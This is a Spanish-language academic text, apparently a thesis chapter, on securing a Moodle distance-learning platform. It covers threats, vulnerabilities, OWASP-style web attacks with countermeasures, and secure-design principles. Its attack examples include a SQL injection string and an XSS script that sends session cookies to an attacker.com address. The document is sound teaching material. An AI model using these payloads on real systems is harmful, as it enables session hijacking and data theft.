Con base a las distintas fuentes, el concepto de seguridad en la informática es utópico porque no existe un sistema 100% seguro, sin embargo para que un sistema se pueda definir como seguro debe tener estas seis características:

1. Integridad: La información solo puede ser modificada por quien está autorizado para hacerlo. La integridad se refiere a la seguridad de que la información no ha sido alterada, borrada, reordenada, copiada, etcétera, ya sea durante el proceso de transmisión o en su propio equipo de origen. Es un riesgo común que el atacante al no poder descriptar un paquete de información y, sabiendo que es importante, simplemente lo intercepte y lo borre.

2. Confidencialidad: La información sólo debe ser legible para los procesos o el personal autorizados. Existen infinidad de posibles ataques contra la privacidad, especialmente en la

comunicación de los datos. La transmisión a través de un medio presenta múltiples oportunidades para ser interceptada y copiada, las líneas "intervenidas", la intercepción o recepción electromagnética no autorizada o la simple intrusión directa en los equipos donde la información está físicamente almacenada.

3. Disponibilidad: Debe estar disponible cuando se necesita. La disponibilidad de la información se refiere a la seguridad de que la información pueda ser recuperada en el momento que se necesite, esto es, evitar su pérdida o bloqueo, bien sea por ataque doloso, mala operación accidental o situaciones fortuitas o de fuerza mayor.

4. Irrefutabilidad o identidad: (No-Rechazo o No Repudio) Que no se pueda negar la autoría de cierta actividad. Garantiza que la identidad o responsabilidad de un evento corresponde a un actor específico generador de dicho evento.

5. Control de acceso: Habilitar los mecanismos que permitan monitorear el acceso a los activos de información, que incluyen los procedimientos de administración de usuarios, definición de responsabilidades o perfiles de seguridad y el control de acceso a las aplicaciones, esto es, quién tiene la autorización y quién no para acceder a una parte de la información.

6. Autenticación:confirmación de la identidad declarada de usuarios. Son necesarios métodos de autenticación adecuados para muchos servicios y aplicaciones, como la conclusión de un contrato en línea, el control del acceso a determinados servicios y datos, la autenticación de los sitios web, etcétera, es decir, la prevención de suplantaciones, que se garantice que quien firma un mensaje es quien dice ser.

Finalmente se tiene el problema de la verificación de la propiedad de la información, es decir, que una vez que se ha detectado un fraude, determinar la procedencia de la información.

El objetivo de la seguridad informática es preservar los activos de una organización y mantener su operación, basado en las características anteriores.

EL contexto general de la seguridad así como su ciclo administrativo y sus relaciones se pueden apreciar en los siguientes diagramas2 y 3.




Diagrama 2. Contexto de la seguridad informática y sus relaciones.




Diagrama 3.Ciclo de administración de la seguridad.

Debido a que la seguridad no existe al 100%, es necesario que la seguridad se ve como un ciclo, para que exista un constante resguardo de la información. El ciclo se resume en planear, proteger, detectar y reaccionar porque es la estrategia que da constancia y continuidad a la seguridad en una organización y permite modificar y mejorar siempre que sea necesario. La seguridad requiere supervisión continua, no es una acción estática debido a que las actividades en una organización son dinámicas ya que cambian constantemente, así como quienes forman parte de la misma.

En mayor o menor grado, todo sistema necesita seguridad. En una primera aproximación, para determinar cuál es la seguridad adecuada en un sistema habrá que estudiar cuáles son los riesgos a los que se está expuesto, teniendo en cuenta el valor de la información que contiene, los costos de recuperación ante un hipotético incidente y por supuesto evaluar lo que costaría la protección. Las amenazas y las vulnerabilidades ocasionan e incrementan los riesgos por lo que es importante saber en qué consisten.

IV.4.1Identificando activos

Los activos con los que se contara son los siguientes:

- Información personal. Estudiantes (datos personales, calificaciones, evaluaciones) y profesores (datos personales, materias que impartirán por medio de esta modalidad).

- Información del servidor. Nuestra plataforma Moodle donde se publicaran artículos, actividades, exámenes, practicas, manuales, cursos para la educación a distancia.

- Un servidor.

En caso de que existiera una pérdida de alguno de estos activos, se tomaran acciones en caso de pérdida.

IV.4.2Amenazas

Una amenaza es todo aquello que puede, intenta o pretende destruir o dañar los activos en una organización. La amenaza es un evento que puede desencadenar un incidente en la organización, se encuentra como peligro latente y puede o no llegar a manifestarse.

IV.4.2.1Tipos de amenazas

Las amenazas surgen de distintas fuentes por lo que las podemos clasificar en cinco tipos:

a) Humanas: Surgen por la ignorancia, descuido, negligencia y hasta inconformidad por parte de algún usuario en el manejo de la información.

   Este tipo de amenaza incluye:

   - Ingeniería social: Es la técnica especializada o empírica del uso de acciones estudiadas o habilidosas que permiten manipular a las personas para que voluntariamente realicen actos que normalmente no harían. Con esta práctica se puede obtener información confidencial a través de la manipulación de usuarios legítimos.

- Robo: Puesto que el robo, normalmente no supone la destrucción de la información original, sus consecuencias serán de tipo económica, tácticas o quizás una amenaza contra la intimidad de las personas.

- Sabotaje: Puede estar dirigido contra la información (en forma de destrucción o manipulación) o también tener como objetivo la destrucción de los equipos, por lo que puede afectar tanto a la disponibilidad del sistema como la integridad de la información contenida.

- Fraude: Consiste en manipular la información con el fin de obtener un beneficio.

- Intrusos remunerados: Persona que consigue acceder a los datos o programas de los cuales no tiene acceso permitido (cracker, defacer. script kiddie o script boy, viruxer, etcétera).

- Personal interno: Las pujas de poder que llevan a disociaciones entre los sectores y soluciones incompatibles para la seguridad informática.

- Terrorismo: Actos que atentan contra la información para causar diversos daños a los usuarios, manipulando o eliminando información.

b) Errores de hardware: Son las fallas físicas que pueden existir en los dispositivos que conforman un sistema. Este tipo de errores afectan a la disponibilidad del sistema pudiendo provocar también una pérdida de información.

c) Errores de la red: Significa tener problemas debido al mal diseño e implementación de la red en una organización. Cuando se presentan estos errores no existe un buen flujo de información provocando problemas de disponibilidad.

d) Problemas de tipo lógico o errores de software: Suceden cuando los mecanismos de seguridad no están correctamente implementados en un sistema, provocando que diversos programas maliciosos puedan penetrar y causar daños en la información; así como

también el sistema de la organización puede sufrir un mal funcionamiento. Los programas maliciosos son destinados a perjudicar o a hacer un uso ilícito de los recursos del sistema. Estos programas pueden ser un virus informático, un gusano informático, un troyano, una bomba lógica o un programa espía o spyware.

e) Naturales: Los desastres naturales como inundaciones, fuego, terremotos, etcétera, suelen tener consecuencias serias para los sistemas; tales como daños en los equipos, pérdida de información y no disponibilidad. La ubicación territorial es un factor muy importante que determina el riesgo que se corre frente a cada desastre. Por ejemplo, al igual que en una zona sísmica el riesgo de terremoto es alto, en un lugar seco rodeado de árboles es mayor el de incendio. A este tipo de amenazas también se les conoce como actos de Dios.

Seguridad se podría definir como todo aquello que permite defenderse de una amenaza. Se considera que algo es o está seguro si ninguna amenaza se cierne sobre ello o bien el riesgo de que las existentes lleguen a materializarse es despreciable, lo cual pocas veces se podrá afirmar de forma tajante, sea cual sea la naturaleza de lo que se esté hablando.

IV.4.2.2 Identificación de amenazas

- Una de las amenazas más graves que se pueden presentar es el robo de equipo físico de almacenamiento de información, el cual representa el costo mayor y en él se mantendrá la información utilizada para el departamento de Control y Robótica, ya que el equipo se encontrara en uno de los laboratorios de Control, del mismo departamento.

- La información que se manejara es para dar cursos y exámenes en línea a los estudiantes para alguna clase específica, por lo cual podemos determinar que en alguna ocasión, posiblemente algunos alumnos intente romper algunas claves de acceso.

- Otra amenaza que se puede predecir es el llenado de almacenamiento en disco duro del servidor Web, al realizar actividades que permitan el subido de archivos al servidor (documentos, actividades, tareas, etc.), pues este servicio será para la educación a distancia.

- Posible infecciones de equipo por virus (software malicioso o software malintencionado)

- Robo de información personal debido al control de acceso.

- El mal funcionamiento de un equipo de hardware por la antigüedad puede dejar de funcionar adecuadamente total o parcialmente.

- Las fallas de energía eléctrica.

IV.4.3Vulnerabilidades

Por vulnerabilidad se entiende la exposición latente a un riesgo, el punto de un sistema que puede ser dañado. Las vulnerabilidades abarcan todo lo que se deja de hacer en una organización, todo lo que no se considera, lo que no se estudia, lo que no se aplica, etcétera. En el área de informática, existen varios riesgos tales como: ataque de virus, códigos maliciosos, gusanos, caballos de Troya y hackers; no obstante, con la adopción de Internet como instrumento de comunicación y colaboración, los riesgos han evolucionado y ahora, las empresas deben enfrentar amenazas combinadas; es decir, la integración de herramientas automáticas de "hackeo", accesos no autorizados a los sistemas y capacidad de identificar y explotar las vulnerabilidades de los sistemas operativos, es decir la consumación de una amenaza.

Es por la existencia de un número importante de amenazas y riesgos, que la infraestructura de red y recursos informáticos de una organización deben estar protegidos bajo un esquema de seguridad que reduzca los niveles de vulnerabilidad y permita una eficiente administración del riesgo.

Es importante tomar en consideración, que las amenazas no disminuirán y las vulnerabilidades no desaparecerán en su totalidad, por lo que los niveles de inversión en el área de seguridad en cualquier empresa, deberán ir acordes con la importancia de la información en riesgo.

IV.4.3.1. Tipos de vulnerabilidades

Las vulnerabilidades pueden ser de tipo:

- Natural: Problemas con desastres naturales o ambientales, por ejemplo, el no contar con extinguidores en caso de incendio o la construcción en zonas de alto riesgo sísmico debido a la falta de un análisis previo.

- Física: Problemas con el acceso a las instalaciones e incluso a los equipos que contienen información que se busca proteger. Por ejemplo:

  - Acceso físico a los equipos informáticos sin control alguno.
  - Acceso a los medios de transmisión (cables, ondas...) sin previa autorización.

- Lógica: programas o algoritmos que puedan alterar el almacenamiento, acceso, transmisión, etcétera; por ejemplo errores de programación y diseño debido a que no se siguieron metodologías o no se llevaron a cabo pruebas necesarias.

- Hardware: Problemas con los equipos, por ejemplo, el evitar leer los manuales de los dispositivos y no tomar en cuenta sus características para un funcionamiento óptimo.

- Red: Fallas con la red de la organización, por ejemplo, una mala administración de la red o un mal diseño debido al incumplimiento de estándares internacionales.

- Humana: Las personas que administran y utilizan el sistema constituyen la mayor vulnerabilidad del sistema.

  - Toda la seguridad del sistema descansa sobre el administrador, o administradores.
  - Los usuarios también suponen un gran riesgo debido a descuidos, negligencia, ignorancia, revanchas, etcétera.

La única lucha contra estas vulnerabilidades es la implantación de sistemas de seguridad.

IV.4.3.2. Identificación de vulnerabilidades

- Natural: No se cuenta con el equipo necesario en caso de incendios o sismos.

- Física: El acceso al laboratorio donde se encontrará el servidor físicamente no es controlado de manera eficaz, existe personal que puede tener acceso a él.

- Hardware: No contar con un no-break para prevenir la perdida de información debida a fallas de suministro de energía eléctrica.

- Red: La denegación de servicio puede ocasionar varios problemas, una de ellos es la perdida de comunicación entre el estudiante y su examen en línea, mala configuración del firewall, y encontrar puertos de comunicación abiertos.

- Humana: Se desconocen las políticas de seguridad en la institución.

IV.4.4Ataques

Los ataques son todas aquellas acciones o eventos, exitosos o no, que atentan sobre el buen funcionamiento del sistema, es decir, atentan contra la confidencialidad, integridad o disponibilidad del sistema informático.

Un ataque es la realización de una amenaza tras explotar una o varias vulnerabilidades.

Las cuatro categorías generales de ataques en redes toman en cuenta el flujo normal para él envió de la información, en donde se ven involucrados un emisor y un receptor de información. Estas categorías son:

- Interrupción: Es un ataque contra la disponibilidad en donde el receptor no recibe la información del emisor. Se puede presentar, por ejemplo. al desconectarse et cable de red en un equipo.

- Suplantación: Es un ataque contra la autenticación en donde una tercera entidad llamada perpetrador aparece entre el emisor y el receptor, haciendo que éste último tenga contacto con la entidad maliciosa y no con el verdadero emisor de información. Por ejemplo, las páginas falsas en Internet.

- Intercepción: Ataque contra la confidencialidad en donde un perpetrador consigue la información que es enviada de emisor a receptor. Por ejemplo, programas que capturan contraseñas.

- Modificación: Ataque contra la integridad. En este caso, la información pasa por el perpetrador antes de llegar con el emisor, por lo que puede sufrir cambios o daños. Por ejemplo. la modificación de imágenes.

IV.4.4.1 Tipos de ataques

Las cuatro categorías antes mencionadas pueden dividirse en dos tipos de ataques: pasivos y activos, esto con base en la manipulación de la información.

a) Ataques pasivos

   En los ataques pasivos el atacante (perpetrador, oponente o persona que se entromete al sistema) observa, escucha, obtiene o monitorea mientras la información está siendo transmitida, es decir, no altera en ningún momento la información.

   Los principales objetivos del atacante pasivo son:

- ❖ Intercepción de datos: En este caso, el atacante sólo tiene conocimiento del contenido de la información.
- ❖ Análisis de tráfico: Consiste en la observación de todo el tráfico de información que se transmite por la Red.

Con los ataques pasivos se logra la obtención del origen y destinatario de la comunicación (emisor y receptor), control de volumen de tráfico, es decirse conoce la frecuencia y longitud de los mensajes además de que el perpetrador tiene el control de las horas habituales de intercambio de datos entre las entidades de comunicación.

Es muy difícil la detección de los ataques pasivos debido a que no se provoca ninguna alteración de los datos pero sí se pueden prevenir, para lograrlo es importante contar con mecanismos de cifrado de información, entre otros.
Dentro de este tipo de ataques podemos clasificar a la intercepción.

b) Ataques activos

En los ataques activos el atacante modifica la información, modifica la corriente de datos o incluso una interrupción o desvío de información.

Los ataques activos se clasifican de la siguiente manera:

- ❖ Enmascaramiento o suplantación de identidad: Es aquí donde el intruso se hace pasar por una entidad diferente.

- ❖ Replica o reactuación: En este caso, uno o varios mensajes legítimos son capturados y replicados para saturar al sistema.

- ❖ Modificación de mensajes: consiste en que la información original del mensaje transmitido, es alterada, provocando con esto un efecto no autorizado.

- ❖ Degradación del Servicio: en este ataque se inhibe o impide el uso normalde los recursos informáticos o de comunicaciones.

En los ataques activos como hay modificación de la información, es posible detectar estos ataques, aunque en algunos casos es demasiado tarde.

Dentro de este tipo de ataques podemos clasificar a la interrupción, la suplantación y la modificación.

IV.4.4.2 Identificación de ataques

IV.4.4.2.1 Inyección

¿Qué es?

Consiste en él envió de código malicioso al sistema por parte del usuario, o bien por parte de otro sistema, muchas veces el código es enviado en texto plano.
EL código puede intentarse enviar por cualquier entrada:

- Consultas al directorio activo (LDAP).
- Consultas a la base de datos (sentencias SQL).
- Entradas en formas web.
- Consultas Xpath
- Comandos del sistema operativo.
- Entradas en funciones.

Sucede cuando no se validan adecuadamente las entradas proporcionadas por el usuario, confiando en lo que éste ingresa al sistema.

Consecuencias.

- Pérdida y/o corrupción de datos.
- Negación de acceso.

Acciones.

Implementar código seguro: validaciones de entradas, incluso las provenientes de otros sistemas.
Uso de herramientas para realizar la búsqueda de vulnerabilidades a ataques de inyección.
Es altamente recomendable mantener datos no confiables separados de comandos y consultas.
Uso de API's seguras (no intérpretes).

Ejemplo:

Ejecución de código SQL sin validar.

Se cuenta con una aplicación Web, la cual cuenta con la URL para la consulta de datos de usuario:

El atacante modifica el valor del "id"en el navegador y envía un: 'or '1'='1

Lo que cambia el sentido de la consulta para devolver todos los registros de una tabla, no solo aquellos que busca el "id".

String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id")

En el peor de los casos, el atacante puede ejecutar alguna función en la base de datos y tomar control total de ella.

IV.4.4.2.2 Cross-Site Scripting (XSS)

¿Qué es?

Es la inserción de cadenas de texto no validas en la propia aplicación Web, por parte de un usuario malicioso (puede estar dentro del sistema como usuario o administrador, o fuera de él), el cual espera que sea ejecutado para obtener información o algún beneficio.

Se encuentra clasificado en tres diferentes tipos:

Almacenado. Es aquel código que se queda almacenado de forma permanente dentro del servidor de aplicaciones Web. Por ejemplo, en la base de datos.
Reflejado. Es aquel código que se queda "reflejado" fuera del servidor de aplicación Web, en otro servidor pero que responde a una petición realizada en el servidor original.
Basado en DOM: Es aquel código que modifica el DOM de la aplicación Web original.

Consecuencias

- Secuestro de sesiones de usuarios.
- Destrucción de sitios Web.
- Instalación de código malicioso en navegadores.
- Redireccionamiento a sitios maliciosos.

Acciones.

- Llevar acabo análisis de código.
- Uso de herramientas de escaneo estáticas y dinámicas.
- Separar datos no confiables del contenido activo del navegador.
- Validación de entradas de datos.

Ejemplo.
Construcción de etiquetas HTML.

La aplicación emplea datos no validos en la construcción de HTML, por lo que se puede modificar el parámetro de entrada "CC" proporcionado por el usuario.

(String)page += “(input name=’creditcard’ type=”TEXT” values=”’ +
request.getParameter(“CC”) + “’)”;

En lugar de ingresar el valor esperado, se ingresa un script malicioso:
<script>document.location = ‘http://www.attacker.com/cgi-bin/cookie.cgi?foo=’+document.cookie</script>’
Esto provoca que el id de sesión del usuario sea enviado al sitio del atacante, permitiendo el secuestro de sesión actual.

IV.4.4.2.3Pérdida de autenticación y gestión de sesiones

¿Qué es?

Son las vulnerabilidades relacionadas con la perdida de autenticación y gestión sesiones. Son críticas en la seguridad de las aplicaciones y en especial de las aplicaciones Web, ya que permiten a un atacante suplantar la información de un determinado usuario, pudiendo llegar a obtener una cuenta de administración que le permita sabotear os controles de autorización y registro de la aplicación.

Consecuencias

- Acceso no autorizado a cualquier tipo de información que se encuentre almacenada en el servidor.
- Acceso a servicios que han sido comprometidos.

Acciones

- Considerar una buena autenticación de los usuarios.
- Proteger los datos de sesión (id, contraseña, token).

- Realizar seguimiento robusto de sesiones (se recomienda modificar el token de sesión cada cierto tiempo).
- Evitar vulnerabilidades del tipo XSS, ya que pueden provocar el secuestro de datos de sesión.

Ejemplo

1. Secuestro de sesión (de la URL):

   Se tienen una aplicación Web que pasa, por la URL, el valor de la sesión con un hash sencillo de adivinar:
   http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii

   Un usuario autenticado quiere dar a conocer a sus amigos la información de su viaje, entonces envía por correo la URL sin saber que también les esa proporcionando su id de sesión. Cuando sus amigos usan esa URL, también usaran su sesión y su tarjeta de crédito.

2. Cuando una aplicación solicita que se cierre el navegador para cerrar la sesión.

   Si no se cierra y otra persona usa después esa máquina, entonces puede acceder a la cuenta de usuario.

3. Cuando un atacante tiene acceso a la base de datos y las contraseñas no se encuentran cifradas, quedando expuestas.

IV.4.4.2.4 CSRF (Cross-Site Request Forgery)

¿Qué es?

Es un ataque que obliga al usuario a ejecuta acciones no deseadas en una aplicación Web en la que este actualmente autenticado.

Con un poco de ingeniería social (como él envió de un enlace por correo electrónico mediante el chat), un atacante induce a los usuarios de una aplicación Web ejecutar acciones a selección del atacante. Si el usuario objetivo es la cuenta de administrador, esto puede poner en peligro toda la aplicación Web.

Consecuencias

- Se puede acceder, modificar y utilizar cualquier dato o función que se esté autorizado a usar.

Acciones

- Revisión de código fuente.
- Realizar pruebas de penetración.
- Descartar como protección las cookies de sesión, las direcciones IP origen y otro tipo de información.
- Analizar enlaces y formularios que invoquen funciones que permitan cambiar estados.

Ejemplo

Envió de datos en claro.

La aplicación permite al usuario envía una petición de cambio de estado que no incluye nada secreto.

El atacante, construye una petición que transferirá dinero de la cuenta de la víctima a su cuenta, e inserta su ataque en una imagen o frame del tipo de "da click aquí" almacenando varios sitios bajo su control.

Si la victima visita algún sitio malicioso se encuentra autenticada en el sitio que envía su información en claro, la petición falsa incluirá sus datos de sesión sin que se dé cuenta.

IV.4.4.2.5 Configuración defectuosa de seguridad

¿Qué es?

Es un fallo o error en la configuración de seguridad definida e implementada para la aplicación, marcos de trabajo, servidor de aplicación, servidor Web, servidor de base de datos y la plataforma. Todas estas configuraciones deben ser definidas, implementadas y mantenidas, ya que muchas no se envían con seguridad por defecto. Esto incluye, mantener todo el software al día, incluso las librerías de código que utilizan la aplicación.

Puede ocurrir en: plataforma, servidor Web, servidor de aplicaciones, ambientes de trabajo, código personalizado. Uso de: cuentas predeterminadas, páginas no usadas, software no actualizado o no parchado, archivos o directorios no protegidos, etc.

Consecuencias

- Acceso no autorizado a datos o funciones del sistema.

Acciones

- Usar herramientas: actualizaciones pendientes, configuraciones defectuosas, cuentas activas predeterminadas, servicios activos no necesarios.
- Asegurar todos los niveles de la pila de la aplicación.

Ejemplo

1. Mala configuración del servidor. El servidor de aplicaciones permite listar el contenido de los directorios. El atacante puede encontrar el código fuente de la aplicación.
2. La aplicación emplea un framework como Struts o Spring. Se encuentra fallos en componentes de ese framework, pero no es actualizado. Entonces, los atacantes pueden actuar fácilmente y explotar esos fallos.
3. La consola de administración se instaló automáticamente y no fue removida. Las cuentas por defecto no han sido cambiadas. El atacante descubre las páginas estándar de administración, ingresa con los usuarios y contraseñas por defecto y toma el control.
4. Listar los directorios no se encuentra deshabilitado en el servidor. El atacante descubre que puede simplemente listarlos para encontrar cualquier archivo. Puede encontrar los

archivos .class de java y aplicarles ingeniería inversa para obtener su código fuente. Así, encuentra un acceso al control de la aplicación.

5. La configuración del servidor de aplicaciones permite que el seguimiento de la pila sea regresado a los usuarios, exponiendo fallos potenciales. Los atacantes aman la información extra que los mensajes de error pueden proveer.

IV.4.4.2.6 Almacenamiento criptográfico inseguro

¿Qué es?

Consiste en la protección adecuada de los datos sensibles por parte de las aplicaciones Web. Los datos pueden ser números de tarjetas de crédito, números de seguro social y credenciales de autenticación con la codificación o hashing adecuada. Los atacantes pueden robar o modificar dichos datos débilmente protegidos para llevar a cabo robo de identidad, fraudes de tarjetas de crédito u otros delitos.

Consecuencias

- Acceso a información sensible: datos medidos, cuentas de usuario, datos de tarjetas de crédito, información personal.

Acciones

- Cifrar archivos con información sensible.
- Control de acceso a datos cifrados y no cifrados
- Usar algoritmos criptográficos estandarizados y fuertes.
- Elaborar un plan de rotación de claves.

Ejemplo

1. Se genera una copia de seguridad en cinta con registros médicos cifrados; sin embargo, la llave para cifrar se encuentra en el mismo respaldo. Si la cinta se pierde, quien la obtenga podrá ver sin dificultades el contenido.
2. Una aplicación cifra los números de tarjetas de crédito en una base de datos para revenir la exposición a usuarios finales. La base de datos los descifra automáticamente cada que se ejecuta una consulta. Esta situación resulta riesgosa, ya que existe un fallo que permita la inyección de SQL, entonces se obtendrán los números de las tarjetas de crédito en texto claro. El sistema deberá estar bien configurado para realizar esta operación solo en las aplicaciones de back-end, no en las aplicaciones de usuario final.

IV.4.4.2.7 Fallas de restricción de acceso a URL

¿Qué es?

La mayoría de las aplicaciones Web no comprueban derechos de acceso a la URL antes de emitir enlaces y botones protegidos. Sin embargo, las aplicaciones necesitan llevar acabo comprobaciones de control de acceso cada vez que estas páginas sean accedidas, o un atacante intente forzar las URLs para acceder a estas páginas ocultas de todos modos.

Consecuencias

- Acceso autorizado a funciones del sistema. Objetivo: obtener funcionalidad administrativa.

Acciones

- Realizar pruebas de intrusión.
- Mecanismos de autenticación para páginas privadas.
- Autenticación basada en roles de usuario.
- Incluir el código que verifique el acceso a URL en todas las páginas.

Ejemplo

Un atacante solicita acceso a 2 sitios, si el atacante no está autenticado, y el acceso a ambas paginas está garantizado, entonces se permite un acceso no autorizado. Si un usuario no autenticado y no administrativo tiene acceso a la segunda página, también está ocurriendo un fallo. Muchos fallos ocurren cuando se muestran accesos a usuarios no autorizado y la aplicación falla al proteger esos sitios.

IV.4.4.2.8Protección insuficiente en la capa de transporte

¿Qué es?

Las aplicaciones frecuentemente fallan en autenticar, cifrar y proteger la confidencialidad e integridad del tráfico de la red sensible. Cuando lo hacen, en ocasiones utilizan algoritmos débiles, usan certificados expirados o inválidos, o no lo usan correctamente.

Consecuencias

- Robo de cuentas de usuario.
- Exposición a Phishing y "Man in the Middle".

Acciones

- Escaneo de la red en busca de contenido no cifrado.
- Usar SSL para proteger el tráfico relacionado con autenticación, páginas y servicios privados.
- Configurar SSL con algoritmos fuertes.
- Realizar transacciones cifradas.
- Verificar que el certificado sea válido: no expirado o revocado y que se ajuste a todos los dominios utilizados por la aplicación.

- Redirigir peticiones in SSL a sitios con SSL.
- Las conexiones a sistemas finales y a otros sistemas también deben usar SSL.

Ejemplo

Un sitio no usa SSL simplemente para cifrar la página de autenticación de usuarios. El atacante esa monitoreando el tráfico de red y obtiene las cookies de sesión de los usuarios. Una vez que obtiene los datos, puede ingresar con la sesión de ese usuario.

IV.4.4.2.9 Redirecciones y reenvíos no válidos

¿Qué es?

Es la acción que realizan las aplicaciones Web para redirigir y enviar a los usuarios otras páginas y sitios Web, usando datos no confiables para determinar las páginas de destino.
Sin una validación adecuada, los atacantes pueden redirigir a las víctimas a sitios de phising o malware, o usar reenvíos para acceder páginas no autorizadas.

Consecuencias

- Instalación de código malicioso.
- Robo de credenciales de autenticación.
- Evasión del control de acceso.

Acciones

- No usar redirecciones y reenvíos. Si se usan, no involucrar parámetros manipulables por el usuario.
- Si hay parámetros, su calor debe ser válido y autorizado.
- El valor del parámetro debe ser un valor de mapeo.
- Usar ESAPI para sobrescribir el método “sendRedirec ()”.

Usuarios

Los usuarios también pueden estar implicados en las siguientes acciones:

- Pueden ser malintencionados buscando acceso a sitios privilegiados o a información.
- También pueden tener acceso accidental si la aplicación posee algún fallo.

En conveniente contar con una política de formación ética en los usuarios y en el uso de las aplicaciones, así como tener un esquema para reportar fallos.

Capítulo VDesarrollo de la seguridad en aplicacionesWeb enla educación a distancia con Moodle

V.1 Introducción

Conocer las buenas prácticas para el desarrollo seguro de nuestras aplicaciones, no es una tarea fácil, para ello, existen herramientas que nos facilitan un poco el trabajo, proporcionándonos una guía de referencia a seguir para garantizar que nuestro trabajo este lo mejor posible.

Hay que tener en cuenta los riesgos que ponen en peligro la seguridad de la información manejada:

- Entender y evitar riesgos de seguridad.
- Identificar fuentes de riesgo
- Minimizar riesgos de la entrada de usuarios
- Proteger la información confidencial.

Es recomendable que un sistema posea las siguientes características:

- Modularidad:
  - Partes independientes del resto.
  - Debe existir comunicación entre ellas definidas.

- Granularidad:
  - Nivel de detalle del sistema.

- Principios de privilegio menor:
  - A cada parte del sistema (un programa o usuario) le deben ser asignados los privilegios que necesite para realizar sus tareas habituales y ninguno más, al hacerlo de este modo, si una parte del sistema es comprometido, el daño será limitado.
  - Proporcionar solo los privilegios que necesite para realizar sus tareas habituales.

- Defensa en profundidad:
  - Consiste en varias capas de seguridad.
  - Si solo existiera una capa de seguridad, un fallo o vulnerabilidad de esta capa comprometería todo el sistema.
  - No proporcionar información de manera voluntaria. Los intrusos comúnmente, antes de atacar un equipo, obtienen información para identificar

la información que el sistema proporcione. Evitar dar información no significa que el sistema este seguro.

- Simplicidad:
    - Un sistema simple es fácil de configurar, verificar y usar.

- Fallo seguro:
    - Evitar proporcionar los errores en pantalla en caso de presentarse un fallo en el sistema.
    - Prevenir posibles fallos y cómo responder ante ellos.
    - Asegurarse de que si los componentes del sistema llegan a fallar, lo harán en un modo seguro.
    - Por ejemplo: si algún procedimiento de acceso a un sistema de información a través de llegar a fallar, no se debe proporcionar los errores en pantalla.

- El eslabón más débil.
    - Se debe asegurar las partes más débiles del sistema.
    - El sistema en su conjunto es tan seguro como su eslabón más débil.
    - Para asegurar el sistema, se deben tomar en cuenta sus partes y enfocarse en asegurar las partes más débiles.

V.2 Manejo de sesiones

El manejo de sesiones consiste en una forma de preservar cierta información a través de accesos subsiguientes. Esto habilita la construcción de aplicaciones más personalizadas e incrementa el atractivo de su sitio Web.

V.2.1 Sesiones

El uso de sesiones es un método ampliamente extendido en cualquier aplicación de cierta entidad. Básicamente, una sesión es la secuencia de páginas queun usuario visita en sitio web.Desde que entra en nuestro sitio, hasta que lo abandona.

Como características de las sesiones se tienen:

- Es una instancia única de un usuario específico interactuando con una aplicación web.
- Proporcionada al cliente antes, durante, o inmediatamente después de autenticarse.
- Emplea un ID que se asigna a cada una de las secuencias de navegación y se verifica en cada página visitada.
- Se usa mientras se navega por la aplicación, al terminar, la sesión se destruye.
- En algunos casos la autenticación no es requeridapara obtener un ID de sesión. Ejemplo: Motores de búsqueda.
- El ID de sesión se incrusta en el tráfico cliente/servidor. Ejemplo: uso de una cookie o en las URL.
- Los datos de una sesión se pueden guardar en una base de datos para tener un registro y control de usuarios.

Al llevar a cabo el uso de sesiones, se deben generar identificadores de sesión fuertes, mediante el uso de:

- Aleatoriedad.
- Asociación con el cliente.
- A prueba de interferencias.

